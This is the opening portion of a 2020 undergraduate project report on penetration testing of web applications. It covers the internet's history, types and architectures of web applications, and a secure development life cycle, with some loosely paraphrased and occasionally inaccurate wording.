

**DESIGN AND IMPLEMENTATION OF PENETRATION TESTING IN RELATION TO WEB-
SECURITY**

AJAO, ADEMOLU DANIEL

16010301005

**BEING A PROJECT SUBMITTED TO THE DEPARTMENT OF COMPUTER SCIENCE AND
MATHEMATICS, COLLEGE OF BASIC AND APPLIED SCIENCES
IN FUFILLMENT OF THE REQUIREMENTS FOR THE
AWARD OF DEGREE OF BACHELOR OF SCIENCE
MOUNTAIN TOP UNIVERSITY, IBAFO,
OGUN STATE, NIGERIA**

2020

Certification

This is to certify that this project, **DESIGN AND IMPLEMENTATION OF PENETRATION TESTING IN RELATION TO WEB-SECURITY** was carried out and submitted by **AJAO ADEMOLU DANIEL** (Matriculation Number: 16010301005) in fulfillment of the requirements for the degree of **BACHELOR OF SCIENCE (Computer Science)**, is hereby accepted

Dr. O. B OKUNOYE
Supervisor

Dr. I. O. AKINYEMI
Head of Department

Accepted as fulfillment of the requirement for the degree of BACHELOR OF SCIENCE (Computer science)

Prof A. P. OLALUSI
Dean, College of Basic and Applied Science

Dedication

I am Dedicating this project to my source, my strength and my provider God Almighty

Acknowledgement

I will like to acknowledge the sustaining power of the Almighty God for wisdom and understanding.

I will like to acknowledge the effort of my supervisor Dr Okunoye for creating time out of his busy schedule to attend to me.

I acknowledge the effort of the academic and non-academic staff of the department of Computer Science and Mathematics for making my stay worthwhile.

I also acknowledge the effort of my parents, my siblings and a Friend Gbemisola Daini for being an inspiration for me and their encouragement.

I say God bless you richly.

Abstract

In Recent times the use of Web-Application is increasing as a large number of E-commerce, Private and Public sectors try to make access to their product, goods and information easily accessible at low costs and little need for additional hardware or software configuration. However, in the past decade there has been an Increase in Web-Application Exploitation attacks ranging from the Aurora Attack at Google which took place in the 2000s(ZDNet,2020)

A penetration test (CodeDx,2018), or pen test, is a simulated attack against Your web-based framework. Previously, the majority of penetration tests were conducted on networks, rather than on software operating on those networks.

The aim of a pen test is to find bugs that can be abused by an outside intruder in your application. Penetration checking may be done against the different types of code and frameworks used in your program, such as APIs and servers.

This project focuses on analysis of deployed open source Web-Applications their vulnerabilities and possible threat levels and ways to best protect the Web-Applications

Key-words: Web-Application, Website, Penetration Testing, Injection, Cross-site Scripting (XSS), Security-Misconfiguration, Vulnerability analysis

TABLE OF CONTENTS

Front page	i
Certification	ii
Dedication	iii
Acknowledgement	iv
Abstract	v
CHAPTER ONE.....	1
1.1 Background to the Study:	1
1.2 Statement of Problems	2
1.3 Aim and objectives	3
1.4 Scope of Study	3
1.5 Justification.....	3
1.6 Methodology.....	4
CHAPTER TWO.....	5
2.1 The History of the Web.....	5
2.2 What is a Web-Application	8
2.2.1 <i>Types of Web-Applications</i>	9
2.2.2 Models of Web-Applications	15
2.3 Website vs Web-Application.....	21
2.4 Web-Application Security Life Cycle.....	22
2.5 Penetration Testing	25
2.5.1 <i>Types of Pen Testing</i>	25
2.6 Types of Web-application Threats/Vulnerabilities	28
2.7 Need to test Web-Applications.....	31

2.8	Strengths and Limitations of Penetration Testing	31
2.9	General Comments.....	33
CHAPTER THREE.....		34
3.0	(XSS)Cross-Site Scripting:.....	34
3.1	SQL Injection	36
3.2	Vulnerability Scanners:.....	38
CHAPTER FOUR		39
4.0	Introduction	39
4.1	Configuration of SQLite(SQL injection).....	39
4.2	Vulnerability Scanners:.....	46
4.3	XSS Attack detection using SKIPFISH	49
CHAPTER FIVE		52
5.1	Summary	52
5.2	Conclusion.....	52
5.3	Recommendation for Further Study.....	52
5.4	Limitations.....	53
References.....		54

CHAPTER ONE

INTRODUCTION

1.1 BACKGROUND TO THE STUDY

According to (Indeed, 2020) A web application is a computer program that uses a web browser to perform a particular function. It is also called a web app. Web applications are available on a variety of websites. The feedback form on a website is a clear example.

A client-server software is a web application. This suggests that it has both a client side and a server side. Here the word "client" refers to the software that the person uses to run the application. It is part of the client-server setting, where information is shared by several machines. In the case of a database, for instance, the client is the application through which the user enters data. The program that holds the information is the processor.

According to (CREST, 2013) Penetration testing enables the use of a combination of manual and electronic procedures to predict an attack on the information management arrangements of the enterprise. It should be carried out by a trained and impartial penetration test specialist, often referred to as an ethical safety tester. Penetration testing is intended to circumvent identified vulnerabilities, but can still use the tester's experience to detect new vulnerabilities – hidden vulnerabilities – throughout the organization's protection arrangements. The need for penetration testing has since then be on the increase for the following reasons (Hongari, 2019)

Risk Assessment: It uncovers the risk you are exposed to and its impacts. You may either opt to do this on your own or hire a specialist to conduct an unbiased risk assessment. The outcome of the risk appraisal should provide you with a list of the priority goals you need to accomplish in order to protect your company. Based on the probability and effect of the risks, the Penetration Monitoring can be one of the highest priority priorities. (Hongari, 2019)
Regulations and Compliance: During the risk assessment, you will assess the impact of not complying to certain laws and regulations if you do not perform a penetration test on your

products Failure to comply with the regulations could pay you a heavy fine, losing your license to work, or worse, prison time. It is important that you seek legal counsel to assess local laws and regulations and ensure that your company complies with those regulations. If your company is a financial entity in Singapore, your company must comply with local financial laws, such as the MAS Technology Risk Management (TRM) Note. Under the MAS TRM, a security evaluation is required, such as Penetration Testing and other types of security assessment on your IT infrastructure and applications.

(Hongari, 2019) Reputation: Your company's reputation will definitely suffer when a data breach occurs and it is publicly announced. This may cause a loss of customer confidence and lead to a drop in revenue and profit. Your company's share price will also be affected as the investors may worry about the above impact. If consumers become aware of data protection and how it impacts them, the effect of a data leak would rise enormously and could result in substantial losses for the company.

(Hongari, 2019) Competition and Rivalry: Losing your company's proprietary data will be disastrous, especially if this data is in the hands of your rival companies. While your competitors may not be the one to perform cyber-attacks on you, they could acquire this data indirectly. Cyber criminals like to post their winnings on public blogs, such as Papstein, or to trade this knowledge on the dark web in the form of cryptocurrency. Your opponent may get hold of this knowledge in one of the 2 different ways, and you'll never know it. This reverts to the risk management to define the risks to your confidential data and their effect on your company.

1.2 STATEMENT OF PROBLEMS

Web-Application Analysis uses a manual or automated means to check for vulnerabilities, stress the strengths of web-servers and applications, I will use different tools to stress and analyses the strengths and weakness of some web-Applications detecting one or more of the

above

Injections and overflows: Different attacks locate positions within the 3-tier architecture to cause programs to run beyond the checked limits by inserting code that could be enabled by the underlying modules but should be used. Prohibited by the application's implementation. Most of these injections (SQL, HTML, XML, and so on) can compel an application to reveal information that should not be permitted, or may help an attacker locate administrative rights to start a dump by themselves. (McPhee, 2017)

Cross-Site Scripting (XSS) attacks: XSS attacks include exploiting either the client or the network and/or server third parties to redirect traffic from a legitimate session or to a hostile venue, which could cause the attacker to manipulate its valid clients through scripts. Hijacking attempts often fit in this category as well. Information Disclosure (McPhee, 2017)

1.3 AIM AND OBJECTIVES

This project is concerned with the simulation, Implementation and Evaluation of Web attacks on Web-Applications

Objectives

- i. Simulate attacks using the frameworks used for Web-Application Analysis
- ii. Implement the frameworks used for Web-Application Analysis
- iii. Evaluate the frameworks used for Web-Application Analysis

1.4 SCOPE OF STUDY

This Project would be centered on using frameworks available on the Kali Linux operating system to simulate and perform attacks on open source available on OWASP (Open Web App Security Project).

1.5 JUSTIFICATION

This research focuses on the relevance of Penetration testing in Web-Application Analysis to help businesses that are integrating to the Web to detect and prevent attacks to different components of the Web-Application, it also helps researchers and Web-Application Enthusiasts understand how Web-Applications Function.

1.6 METHODOLOGY

I want to use different Web-Application Analysis tools to perform tests on some Web-Applications in order to test the Security level and try to identify some of the most common vulnerabilities a hacker can exploit.

I will also compare the major vulnerabilities discovered in Web-Applications, compare the unique features of each threat found and test for the characteristics of those threats and how to correct them in a web-application.

CHAPTER TWO


LITERATURE REVIEW

2.0 INTRODUCTION

This chapter outlines the information acquired from existing related tools for the present research. It includes the history of the Web, Differences between a Website and a Web-Application, Definition of penetration testing, Web-Applications, its types and some vulnerabilities and ways of performing a Web-Application Analysis.

2.1 THE HISTORY OF THE WEB

According to (Indeed, 2020) February 7, 1958 was the day Secretary of Defense Neil McElroy signed Department of Defense Directive 5105.15. His signature was initiated by the Advanced Research Projects Agency (ARPA), now known as the Defense Advanced Research Projects Agency (DARPA). The creation of the Organization is an important moment in the history of science, and it has contributed to the creation of the Internet that we remember today.



Courtesy Arturo Contreras.

(Indeed, 2020) The Cold War was in full swing in the 1950s, and the US was concerned about the increasing technological prowess of the Soviet Union. Because of Sputnik 1, launched in 1957, the US military was concerned about the Soviet Union attacking from space and destroying the US long-distance communications network.




(Indeed, 2020) The established national defense network relied on telephone lines and wires that were vulnerable to disruption. In 1962, J.C.R. Licklider, an ARPA and MIT physicist, proposed linking computers to maintain a communications network active in the US in the event of a nuclear strike.

This network has come to be known as the ARPA or ARPAnet network. Packet switching made data transmission possible in 1965, and by 1969, military contractors Bolt, Beranek, and Newman (BBN) created an early method of routing devices known as interface message processors (IMPs) that revolutionized data transmission.



(Indeed, 2020) The Stanford University Network was the first local area network to connect remote workstations. In 1981, the NSF extended ARPAnet to national computer science researchers by funding the Computer Science Network (CSNET). BBN assumed control of the CSNET service in 1984.

(Indeed, 2020)ARPAnet implemented the Transmission Control Protocol (TCP) in 1983 and segregated the Military Network (MILnet) by assigning a public research subset. Formally launched as the National Science Foundation Network (NSFNET) in 1985, it was developed by engineers to connect university computer science departments throughout the United States.




(Indeed, 2020)"ARPAnet's transition to the open networking protocols TCP and IP in 1983 accelerated the already burgeoning spread of internetworking technology," says Stephen Wolff, principal scientist with Internet2. "When NSF's fledgling NSFNET followed the same protocols, with ARPAnet technologies expanding quickly not only to university campuses across the US to serve the higher education sector, but also to new Internet Service Providers to support trade and industry."

(Indeed, 2020) NSFNET ultimately became a collective resource for the five supercomputing centers across the US, linking researchers to regional networks, and then to about 200 subsidiary networks. NSFNET took on the function of Internet backbone across the US, with ARPAnet steadily being phased out in 1990.



In 1989, there was a big move forward in the area of Internet communications. Tim Berners-Lee of the European Organisation for Nuclear Research (CERN) has developed the Hypertext Transmission Protocol (http), a standardization that has allowed different computer systems to reach the same websites. For this cause, Berners-Lee is commonly recognized as the father of a digital online network (www).

(Indeed, 2020) The Mosaic web browser, established in 1993 at the National Center for Supercomputing Applications (NCSA) at the University of Illinois Urbana-Champaign, was a key innovation derived from the NSFNET. Mosaic was the first to present icons in line with text, and provided many other graphical user interface specifications that we've come to anticipate today (such as the URL address bar of the browser, and back/forward/reload options for displaying webpages).



Eventually, the NSFNET changed its appropriate industrial usage policies and was decommissioned by 1995. The Internet provider paradigm soon produced network access points that enabled the creation of a private, non-profit side of the Internet.

The Internet has gone from being an unknown research concept to a technology that has been used by more than 3.2 billion people in less than 60 years.

Computer science has moved quickly, but keep on tight, you can be sure it's not done to grow.

2.2 WHAT IS A WEB-APPLICATION

A web application (Yeeply, 2020) is a version of a web page that has been optimized, typically by a production team, to be viewed on a cell phone. Thanks to this, it can be customized to any kind of computer.

1. These 4 features can allow you to separate a web application from other types of applications:
2. They only require a single development process (e.g. HTML) that works on all devices. In other words, the web application adapts to any operating system.
3. There's no need to download them. The application is hosted on a server and accessed from a browser. This means that it's necessary to have an internet connection to access it.

4. They can be viewed from any browser. It doesn't matter whether you are using Firefox, Chrome, Safari or some other browser, you can navigate the web app.

5. They are ranked in conventional search engines. Since they don't need to be downloaded, you won't find them in app stores, but they will appear in engines like Google.

2.2.1 Types of Web-Applications

According to (Yeeply, 2020)“This classification is **based on its function and how they are presented.**”

1. Static web application

If you choose to create a static web app, the first thing to know is that this kind of web application displays very little content and is not very flexible.

They are usually developed in **HTML and CSS**. However, animated objects, such as posters, GIFs, images, etc., can also be used and shown. They can be created with jQuery and Ajax as well.

Examples of static web application creation involve technical portfolios or interactive curricula.

Similarly, the company's website may still use this kind of web application to view contact details or the like.

In addition, it is not easy to change the contents of static web applications. To do this, you first need to download the HTML code, then edit it and eventually submit it back to the site. This modifications will only be made by the webmaster or the production firm that developed and designed the software in the first place.



Figure 2.2.1a: Static Website

Image from Taras Shypka via Unsplash

2. Dynamic web application

Dynamic web systems are far more complex on a technological basis. They use databases for data loading, and their contents are changed every time the user accesses them. They typically have a control panel (called CMS) from which administrators can correct or alter the contents of the software, including text and images. Many different programming languages may be used to create complex web applications. PHP and ASP are the most popular languages used for this purpose because they allow you to structure the content.

Dynamic web apps usually have an Admin Panel (CMS) to make improvements.

In this sort of app, the application update is really easy, because the server doesn't have to be updated when it's changed.

In addition, it allows certain functions to be introduced, such as forums or databases. Style – besides content – may be changed to meet the needs of the administrator.

3. E-commerce

If the web platform is an internet store or shop, the design is likely to mimic that of e-commerce or e-commerce. The development of this kind of app is more complicated as it must accept electronic payments by credit cards, PayPal or other forms of payment. Therefore the developer must set up a control team for the administrator. It will be used to catalog, edit or uninstall new items and to process orders and payments.

The department store **El Corte Inglés** is an example of a big Spanish company that has developed an online store web application. Its web application fits mobile devices the same way a mobile application does, making it possible to interact with it as if it were a native app.



Fig 2.2.1b:E-Commerce website

Image from Miske via Unsplash

4. Portal web app

By portal, we are referring to a form of program in which we can reach some of its parts or categories from the home page.

- This software will cover a lot of things:
- Forums:
- Chats;
- The e-mail
- Search engines
- Areas accessible by registration

5. *Content Management System (CMS)*

Content must be managed on a routine basis when it comes to developing online applications, so introducing a content management system (CMS) is a serious decision to consider. The administrator will use this CMS to make improvements and upgrades.

These content managers are **intuitive and very user-friendly**.




Fig 2.2.1c: Content Management System

Image from Linux Screenshots via Flickr

Some examples of content management systems are:

- WordPress: is arguably the most commonly used content generator in the world. There is a lot of material, tutorials and guides available on the internet that will help you customize it and learn how it functions. Besides all this, it's free of charge.
- Joomla: the second most common cm after WordPress. It doesn't have as many users as this one, but it has a large community and is still very intuitive.
- Drupal: this is CSM free software. It is very adaptable and highly recommended for building communities. This kind of web application is very common among content pages: personal blogs, corporate blogs, professional blogs, news pages, articles, media, etc.

2.2.2 Models of Web-Applications

There are two main Models the Standalone and the 3teir Model

Standalone Model (McPhee, 2017) defined them as “These applications tend to use commonly available turnkey web frameworks such as Drupal, WordPress, Joomla!, Django, Or a multitude of other platforms, each of which requires a content management manager and a language platform (e.g. Java, PHP: Hypertext Pre-Processor (PHP), Active Server Pages (ASP.NET) and so on), generated content in Hyper Text Markup Language (HTML) and the format or type of database that they support (SQLs), Oracle, IBM DB2, or even flat files and Microsoft Access Languages). Available as a single image or install medium, all functions reside within the same operating system and memory space. The platform and database combinations selected for this model are often more a question of developer competencies and

preferences than anything else. Social engineering and open source knowledge collection on the accountable teams would definitely help to describe the design of the software application.

A simple single-tier or standalone architecture is shown here in the following




Figure 2.2.2a: Standalone model architecture

The standalone architecture was the first encountered historically, and often a first step in any application's evolution.”

Three-layer web application design

(Najera-Gutierrez G, 2018)” In a three-layer web application, there is physical separation between the presentation, application, and data layer, which is described as follows:

Presentation layer: This is the server that receives client connections and is the exit point that delivers the message back to the client. This is the front end of the program. The presentation layer is critical to the web application, as it is the interface between the user and the rest of the application. The data received at the presentation layer is passed to the components in the application layer for processing. The output received is formatted using HTML, and it is displayed on the web client of the user. Apache and nginx are open source software programs, and Microsoft IIS is commercial software that is deployed in the presentation layer.


Application layer: The processor-intensive processing and the main application's logic is taken care of in the application layer. Once the presentation layer collects the required data from the client and passes it to the application layer, the components working at this layer can apply business logic to the data. The output is then returned to the presentation layer to be sent back to the client. If the client requests data, it is extracted from the data layer, processed into a useful form for the client, and passed to the presentation layer. Java, Python, PHP, and ASP.NET are programming languages that work at the application layer.

Data access layer: The actual storage and the data repository works at the data access layer. When a client requires data or sends data for storage, it is passed down by the application layer

to the data access layer for persistent storage. The components working at this layer are responsible for maintaining the data and keeping its integrity and availability. They are also responsible for managing concurrent connections from the application layer. MySQL and Microsoft SQL are two of the most commonly used technologies that work at this layer.

Structured Query Language (SQL) relational databases are the most commonly used nowadays in web applications, although NoSQL databases, such as MongoDB, CouchDB, and other NoSQL databases, which store information in a form different than the traditional row-column table format of relational databases, are also widely used, especially in Big Data Analysis applications. SQL is a data definition and query language that many database products support as a standard for retrieving and updating data.

The following diagram shows how the presentation, application, and data access layers work together:



“

Fig2.2.2b a Multi-layered web application

2.3 Website vs Web-Application

According to (Guru99, 2020)

Parameter	Web Application	Website
Created for	The web technology is intended to communicate with the end user.	Most of the webpage consists of static pages. It is publicly open to all travelers.
User interaction	In a web application, the user not only read the page content but also manipulate the restricted data.	A website provides visual & text content which user can view and read, but not affect it 's functioning.
Authentication	Web apps require authentication, since they provide a far wider variety of options than blogs.	Authentication for educational websites is not mandatory. The user can ask to register for daily alerts or to access additional options. These functions are not open to unregistered website users.
Task and Complexity	The web server features are much higher and more complicated than the website.	The website shows the details and knowledge gathered on a particular tab.
Type of software	The web application development is part of the website. It is itself not a complete website.	The website is a complete product, which you access with the help of your browser.
Compilation	The site must be pre-compiled prior to deployment	The site does not need to be pre-compiled
Deployment	Any improvements demand that the whole project be re-compiled and implemented.	Small improvements would never need complete re-compilation and implementation. You just need to upgrade the HTML file.

Below given are the prime difference between web application and web site:

2.4 Web-Application Security Life Cycle

(Shema, 2011) uses the SDLC (Software Development Life Cycle) to explain the life cycle”The software development lifecycle (SDLC) The goal is to carry out this review and prioritization. SDLC is embedded in the mature practice of Software Validation, which the industry describes as follows: 'Trust that software, hardware and resources are free from deliberate and unintended vulnerabilities and that software works as expected.' (Source: Software Assurance Forum for Excellence in Code) (Source: Software Assurance Forum for Excellence in Code.)

The SDLC presents three broad stages:

✓ Secure development.

✓ Secure deployment.

✓ Secure operations.




Fig2.3a:Web-Application Security Life Cycle

Secure development

The Secure Development phase is all about building security into web applications right from their inception. This is what commercial software companies do because customers expect what they license to be secure. However, this is not an automated operation, because as the company tries to be clever in its attempts to secure applications on its websites, a variety of elements need to be given. These include:

✓ Secure SDLC. The life cycle of software development is where your company implements best practices for stable coding, testing, and evidence that the software is safe.

✓ Static Analysis. This includes line-by-line review of code for bugs or inappropriate execution of open source modules. The so-called 'white box' tools (code structure testing) will help to simplify this process.

✓ Dynamic Analysis. Tools of the 'black box' variety (functionality testing) attack and try to break running applications. They don't analyze source code.

Secure deployment

Web applications are deployed when deemed functional within specifications, and when they're secure. Upon deployment, ensuring their security requires two new elements:

✓ Vulnerability Scanning. Applications must be scanned as an accredited user and as a non-accredited user to simulate a full set of exams. Ideally, screening can take place as part of enterprise risk management. In terms of testing critical infrastructure, web applications have been re-tested to assess exposure to known vulnerabilities, other threats, and to comply with the organization's security policy. Applications at risk must be fixed to eliminate vulnerabilities. Remote scanning can be software-based or Software-as-a-Service (SaaS). In cases where SaaS is used a credible Scanner Appliance is often used by organizational scanning. This ensures that the scan is thorough from the inside out.

✓ Penetration Testing. Typically conducted by professional specialists, penetration testing is a deep, targeted attempt to crack a web application. In exploring vulnerabilities, a 'pen test' helps to measure and prioritize their impact.

Secure operation the operational phase includes detection and reaction to actual vulnerabilities and potential exploits. Ideally, the security team leads this process with participation by program-mers and other application experts as required. New elements for the operational phase include:

✓ Web Application Firewall (WAF). This tool can help provide visibility into web application traffic. It also can block known attacks.

✓ Activity Monitoring. An organization needs perpetual visibility on the operations and security of the web applications, databases powering their operation, and systems that host operations and provide connectivity.

Automated tools can provide this visibility and instantly alert the security team when policy is violated.”

2.5 Penetration Testing

(Engebretson, 2011) Penetration testing It can be defined as a legal and authoritative effort to locate and effectively exploit computer systems in order to make them more secure. The approach includes the discovery of vulnerabilities as well as the presentation of proof of concept (POC) attacks to show the vulnerabilities are genuine. Proper penetration testing often concludes with clear guidelines for fixing and addressing problems that have been found during the evaluation. Overall, this mechanism is used to protect protect machines and networks against potential threats.

2.5.1 Types of Pen Testing

(TutorialsPoint, 2020)Following are the important types of pen testing –

1. Black Box Penetration Testing
2. White Box Penetration Testing
3. Grey Box Penetration Testing

